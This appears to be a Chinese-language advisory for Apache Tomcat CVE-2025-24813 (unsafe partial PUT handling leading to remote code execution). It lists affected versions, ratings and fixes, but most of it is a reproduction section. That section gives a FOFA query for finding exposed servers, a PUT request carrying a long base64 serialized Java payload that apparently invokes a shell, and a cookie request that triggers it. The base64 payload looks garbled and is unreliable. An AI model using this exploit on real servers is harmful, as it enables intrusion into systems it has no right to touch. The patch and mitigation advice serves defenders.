

Apache Tomcat 远程代码执行漏洞(CVE-2025-24813)

漏洞描述

该漏洞源于 Tomcat DefaultServlet 处理 partial PUT 请求（基于 Content-Range 头的 HTTP PUT 请求）时的 临时文件命名逻辑不安全，导致攻击者可以通过构造特殊的请求路径，访问或写入安全敏感文件。

影响版本

11.0.0-M1 ≤ Apache Tomcat ≤ 11.0.2

10.1.0-M1 ≤ Apache Tomcat ≤ 10.1.34

9.0.0.M1 ≤ Apache Tomcat ≤ 9.0.98

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：title=="Apache Tomcat"

POC/EXP：put上传生成.session文件

PUT /c/jx/session HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 10000
Content-Range: bytes 0-1000/1200

{{base64dec(r00ABXNyACLbqsGhwbbBocCuwbXBtMGpwazArsGIwaHBS8GowY3BocGwBQfawcMWYNEDA
AJGABTBrmGvwaHBpMGGwaHBo8G0wa/BskkaESG0wajBssG1wbPBqMGvwazBpHhwp0AAAAAAX3CAAAAB
AAAAABC3IAaMGvwbLBp8CuwaHBSMGhwaPBqMG1wk7Bo8Gvwa3BrcGvwa7Bs8CuwaPBr8GswazBpcGjwbT
BqcGvwa7Bs8CuwavBpcG5wbbBocGswbXBpcCuwZTBqcG1waTBjcgHwDBhCGuwbTBssG5iq3SmznBH9sC
AAJMAAbBq8G1wb10ACTBjMGqwaHBtsGhwK/BrMGhwa7Bp8Cvwy/BosGqwaXBo8G0wLMAAbBrcGhwB0A
B7BjMGqwaHBtsGhwK/BtcG0wanBrMCvwy3BocGwwLt4CHNyAHTBo8Gvwa3ArsGzwbXBrsCuwa/BssGnwK
7BocGwwaHBo8GowaXArsG4waHBrmGhwa7ArsGpwa7BtMG1wbLBrsGhwazArsG4wbPBrMG0waPARsG0wbL
BocG4wk7B1MG1wa3BSMGswaHBtMG1wbPbicGtwbDBrA1XT8FurKsZAwAGSQAawZ/BqcGuwaTBpcGuwbTB
jsG1wa3BosG1wbJJABzBn8G0wbLBocGuwbPBrMG1wbTBicGuwaTBpcG4wwAUwZ/BosG5wbTBpcGjwa/Bp
MG1wbN0AABm8GbwYJbAAzBn8GjwazBocGzwbN0ACTBm8GMwarBocG2waHAr8GswaHBrsGnwK/Bg8Gswa
HBS8GzWLMAArBn8GuwaHBrcG1dAAkwyZBqsGhwbbBocCvwazBocGuwafAr8GTwbTBssGpwa7Bp8C7TAA
iwZ/Br8G1wbTBsMG1wbTBkMGywa/BSMG1wbLBtMGpwaXBs3QALMGMarBocG2waHAr8G1wbTBqcGswK/B
kMGywa/BSMG1wbLBtMGpwaXBs8C7eHAAAAA/3VyAABm8GbwYJL/RkVZ2fbNwIAAHwAAAAAnVyAATBm
8GCrPMX+AYIVOACAAB4CAABATK/rq+AAAAANABECgAQACUIACYJACcAKAgAKQoABgAQbWArCAASCAAtCA
AdCAAuCGAvADAKAC8AMQCAMgoADQAZBWA0BWA1AQAGPG1uaXQ+AQADKC1WAQAEQ29kZQEAD0xpbmVodw1
iZXJUYWJsZQEAEKxvY2F5VmFyawFibGVUYWJsZQEABHroaXMBABVMCGF5bG9hZC9Sdw50aw1lRXh1Yzsb
Aag8Y2xpbm10PgEABHzhcJEABNBtGphdmEvgGFuzy9TdHJpbmc7AQAEdmFyMwEAFUXqYXZl2lVl0lPR
xhjZXB0aw9uOwEAA2NtZAEAEKxqYXZl2xhbmcvU3RyYw5nOwEADVN0YWNrTWFWVGFiBGUACSHABOHAD
IBAApTb3VyY2VgawxlAQAUUnvudG1tZUV4ZWMuamF2YQwAEQASQAQAEY2FsYwcANGwanWAAeAQABLwwAOAA
5AQAQamF2YS9sYW5nL1N0cm1uZWEABY9iaw4vc2gBAAtYwEAAi9DBWA6DAA7ADWMAD0APgEAE2phdmEv
aw8vSU9FeGNlCHRpb24MAD8AEgEACG1PZ3FXcUhnAAQAMF2YS9sYW5nL09iamVjdAEADGphdmEvaw8vR
m1sZQEACXNlCGFyYXRvcGEABmVxdWFSwEAFShMamF2YS9sYW5nL09iamVjdspwGEAEwphdmEvgGFuzy
9Sdw50aw1lAQAKZ2V0UnvudG1tZQEAFSGpTGphdmEvgGFuzy9Sdw50aw1lOwEABGV4ZWMBACgow0xqYXZ
hL2xhbmcvU3RyYw5nOy1MamF2YS9sYW5nL1Byb2NlcmM7AQAPCHJpbNRTdGFja1RyYWNlAQBAY29tL3N1
bi9vcmcvYXBhY2hlL3hhbGFuL2ludGvYbmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RucmFuc2xldAcAQ
AWAEQASCgBBAEIAIQAPEEAAAAAAAAIAAQARABIAAQATAAAALWABAAEAAAFKrcAQ7EAAACABQAAAAGAA
EAAAFABUAAAAAAEAAAFABYAFWAAAAGAGAASAAEAAEWAANMABAADAAAASBICS7IAAXIEtgAFmQAZBr0
AB1kDEgdTWQSCFNZBSptTKcAFga9AAZAXIJu1kEEgptWQUu0y4AAsrtgAMV6cACE0stgaOsQABADcA
PwBCAA0AAWAUAAAAJgAJAAABWADAaKadgAKACQADAA3AA8APWASAEIAEABDABEARWATABUAAAAQAAQAI
QADABKAGgABAEMABAABABWAAGADAQAHQAEAAANWAQABKAGgABAB8AAAAVAAT8ACQHACD8ABIHACFKBw
Ai+QAEAAEAIWAAAAIAJHVxAH4ADgAAAPLK/rq+AAAAAMQATAQADrm9vBwABAQAQAMF2YS9sYW5nL09iamV
jdACAawEAC1NvdXJjZUZpbGUBAAHgb28uamF2YQEAfGphdmEvaw8vU2VyawFsaxphYmx1BwAHAQAQC2Vy
awFsVmVyc2lVb1VJRAEAAUoFceZp7jxtRxxgBAA1Db25zdGFudFZhbnVlAQAGPG1uaXQ+AQADKC1WDAOA
A8KAAQAEAEABENVZGUAIQACAAQAAQIAAEAGAJAAOAAQANAAAAAGALAAEAAQA0AA8AAQASAAAAEQABAA
EAAAFKrcAEbEAAAAAAAAEABQAAAAIABnB0AALBkHB3AQB4c3IAVMGvwbLBp8CuwaHBSMGhwaPBqMG1wk7
Bo8Gvwa3BrcGvwa7Bs8CuwaPBr8GswazBpcGjwbTBqcGvwa7Bs8Cuwa3BocGwwK7BjMGhwbrBucGNwaHB
sG71lIkeerCUAwABTAAOwabBocGjwbTBr8Gywb10AFjBjMGvwbLBp8CvwaHBSMGhwaPBqMG1wk/Bo8Gvw
a3BrcGvwa7Bs8CvwaPBr8GswazBpcGjwbTBqcGvwa7Bs8CvwtBssGhwa7Bs8Gmwa/BssGtwaXBssC7eH
BzcgB0wa/BssGnwK7BocGwwaHBo8GowaXArsGjwa/BrcGtwa/BrsGzwK7Bo8GvwazBrMG1waPBtMGpwa/
BrsGzwK7BpsG1wa7Bo8G0wa/BssGzwK7BicGuwbbBr8GrwaXBssGUwbLBocGuwbPBpsGvwbLBrcG1wbKH
6P9re3z00AIAA1sACsGpwyHBssGnwbN0AcBm8GMwarBocG2waHAr8GswaHBrsGnwK/Bj8GiwarBpcGjw
bTAu0wAFsGpwy3BpcG0wajBr8Gkwy7BocGtwaVxAH4ACVsAFsGpwZDBocGywaHBrcGUwbnBSMG1wbNxAH
4ACHhdwXIAJsGbwYzBqsGhwbbBocCuwazBocGuwafArsGPwaLBqsG1waPBtMC7kM5YnxBzKwWCAAB4CAA
AAB0ABzBrsG1wbfb1MGywaHBrsGzwabBr8Gywa3BpcGydXIAJMGbwYzBqsGhwbbBocCuwazBocGuwafA
rsGDwazBocGzwbPAu6sw167LzVqZAgAAeHAAAAAAC3EAfgAAP0AAAAAAX3CAAAABAAAAAAEHh0AALBt
Hg=)}}}




触发JSESSIONID

GET / HTTP/1.1

Host: 127.0.0.1:8080

Cookie: JSESSIONID=.c/jx



漏洞修复

如果暂时无法升级，可以采取以下临时措施降低风险：

禁止partial PUT：在 conf/web.xml 中修改 allowPartialPut 参数为false，并 重启 Tomcat 以使配置生效。

严格控制 DefaultServlet 写入权限：确保 readonly=true，禁用所有未经授权的 PUT/DELETE 请求，仅允许可信来源访问受限目录。

Apache 官方已发布安全通告并发布了修复版本11.0.3、10.1.35、9.0.99，请尽快下载安全版本修复漏洞。